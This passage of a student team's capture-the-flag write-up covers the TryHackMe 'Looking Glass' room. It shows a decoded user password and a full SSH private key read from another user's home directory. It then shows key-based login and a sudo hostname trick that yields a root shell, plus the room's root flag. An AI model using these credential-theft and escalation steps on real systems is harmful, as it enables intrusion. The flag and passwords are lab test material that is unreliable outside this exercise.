From_Hex('None')	the password is zyxwvutsrqponmlk	Possible languages: English Matching ops: From Base85 Valid UTF8 Entropy: 4.29
	7468652070617373776f7264206973207a79 7877767574737271706f6e6d6c6b	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.26

It turns out right that it is the password of humptydumpty. Now we login as humptydumpty.

```
┌──(1211103094㉿kali)-[~]
└─$ ssh jabberwock@10.10.82.199
jabberwock@10.10.82.199's password:
Last login: Tue Jul 26 16:16:39 2022 from 10.8.94.82
jabberwock@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/jabberwock$ whoami
humptydumpty
humptydumpty@looking-glass:/home/jabberwock$
```

We go to the home directory and run the ls -las command. We can see several directory same as before but notice that we have permission on the alice directory. We also can execute the file within it even though we are not the owner.

```
humptydumpty@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ ls -las
total 32
4 drwxr-xr-x  8 root         root         4096 Jul  3  2020 .
4 drwxr-xr-x 24 root         root         4096 Jul  2  2020 ..
4 drwx--x--x  6 alice        alice        4096 Jul  3  2020 alice
4 drwx------  2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
4 drwxrwxrwx  5 jabberwock   jabberwock   4096 Jul  3  2020 jabberwock
4 drwx------  5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
4 drwx------  3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
4 drwx------  2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$
```

Then we run the cat /home/alice/.ssh/id_rsa command to see the rsa private key of of alice user in it.

```
humptydumpty@looking-glass:/home$ cd ..
humptydumpty@looking-glass:/$ cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Later, we run the command ssh alice@10.10.82.199 -i /home/alice/..sh/id_rsa to login the IP address as alice using her private key. -i parameter in this command used to specify the identity file which is in this case the private key stored in id_rsa. Now, we login as alice.

```
humptydumpty@looking-glass:/$ ssh alice@10.10.82.199 -i /home/alice/.ssh/id_rsa
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

Then, we can see the kitten.txt file in it. As soon we cat the file, there is nothing but a story.

```
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as
Alice went on shaking her, she kept on growing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$
```

After that, we decide to go to the etc folder as there is where the configuration file is located.

```
alice@looking-glass:/$ cd etc
alice@looking-glass:/etc$ ls
NetworkManager                  depmod.d                ld.so.conf              opt                     shadow-
X11                             dhcp                    ld.so.conf.d            os-release              shells
acpi                            dnsmasq.d               ldap                    overlayroot.conf        skel
adduser.conf                    dnsmasq.d-available     legal                   pam.conf                sos.conf
alternatives                    dpkg                    libaudit.conf           pam.d                   ssh
apm                             environment             libnl-3                 passwd                  ssl
apparmor                        ethertypes              locale.alias            passwd-                 subgid
apparmor.d                      fonts                   locale.gen              perl                    subgid-
apport                          fstab                   localtime               pm                      subuid
apt                             fstab.orig              logcheck                polkit-1                subuid-
at.deny                         fuse.conf               login.defs              pollinate               sudoers
bash.bashrc                     gai.conf                logrotate.conf          popularity-contest.conf sudoers.d
bash_completion                 groff                   logrotate.d             profile                 sysctl.conf
bash_completion.d               group                   lsb-release             profile.d               sysctl.d
bindresvport.blacklist          group-                  ltrace.conf             protocols               systemd
binfmt.d                        grub.d                  lvm                     python3                 terminfo
byobu                           gshadow                 machine-id              python3.6               thermald
ca-certificates                 gshadow-                magic                   rc0.d                   timezone
ca-certificates.conf            gss                     magic.mime              rc1.d                   tmpfiles.d
ca-certificates.conf.dpkg-old   hdparm.conf             mailcap                 rc2.d                   ucf.conf
calendar                        host.conf               mailcap.order           rc3.d                   udev
cloud                           hostname                manpath.config          rc4.d                   ufw
console-setup                   hosts                   mdadm                   rc5.d                   update-manager
cron.d                          hosts.allow             mime.types              rc6.d                   update-motd.d
cron.daily                      hosts.deny              mke2fs.conf             rcS.d                   update-notifier
cron.hourly                     init.d                  modprobe.d              resolv.conf             updatedb.conf
cron.monthly                    initramfs-tools         modules                 rmt                     vim
cron.weekly                     inputrc                 modules-load.d          rpc                     vmware-tools
crontab                         iproute2                mtab                    rsyslog.conf            vtrgb
cryptsetup-initramfs            iscsi                   nanorc                  rsyslog.d               wgetrc
crypttab                        issue                   netplan                 screenrc                xdg
dbus-1                          issue.net               network                 securetty               zsh_command_not_found
debconf.conf                    kernel                  networkd-dispatcher     security
debian_version                  kernel-img.conf         networks                selinux
default                         landscape               newt                    services
deluser.conf                    ld.so.cache             nsswitch.conf           shadow
alice@looking-glass:/etc$ cd sudoers
```

We see the sudoers file which usually known as file that allocate the user to the system rights. Then we tried the sudoers.d directory and can see alice name there.

```
alice@looking-glass:/etc$ cat sudoers
cat: sudoers: Permission denied
```

```
alice@looking-glass:/etc$ cd sudoers.d
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
```

Then we cat the alice file and see that alice can run /bin/bash command.

```
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$
```

Then we run the sudo command using -h parameter to specify the host we want the command run on. We run the /bin/bash command. After that, we can see that we already login as the root user.

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# cd ..
root@looking-glass:/etc# whoami
root
root@looking-glass:/etc#
```

4) Root privilege escalation

After we login as the root, we can find the root flag.It is located in the root directory in the root.txt file. We need to use the **cat root.txt** command followed by the **| rev** command to view this flag.

```
root@looking-glass:/etc# cd ..
root@looking-glass:/# ls
bin   cdrom  etc   initrd.img     lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var     vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
root@looking-glass:/# cd root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Final step

All of us tested and run the method above on our own computers and we got the same flag and verified it to be true. After the verification among all the members(Irfan, Danish, and Haikal) we placed the flag we got into the thm and got the verification from thm. Only after that, we enter the flag into the Google Form provided.

Contribution

ID	**NAME**	Contribution	Signature
1211103094	Muhammad Irfan Bin Zulkifli	Figured out the exploit for initial Foothold by using reverse shell. Help in doing the writeup	
1211103424	Muhammad Afiq Danish Bin Sunardi	Did the recon to find the correct port and gain access to one of the user. Help in doing the writeup. Do the video editing.	
1211103147	Ahmad Haikal Bin Emran	Do the horizontal privilege to switch user to user. Help in doing the writeup	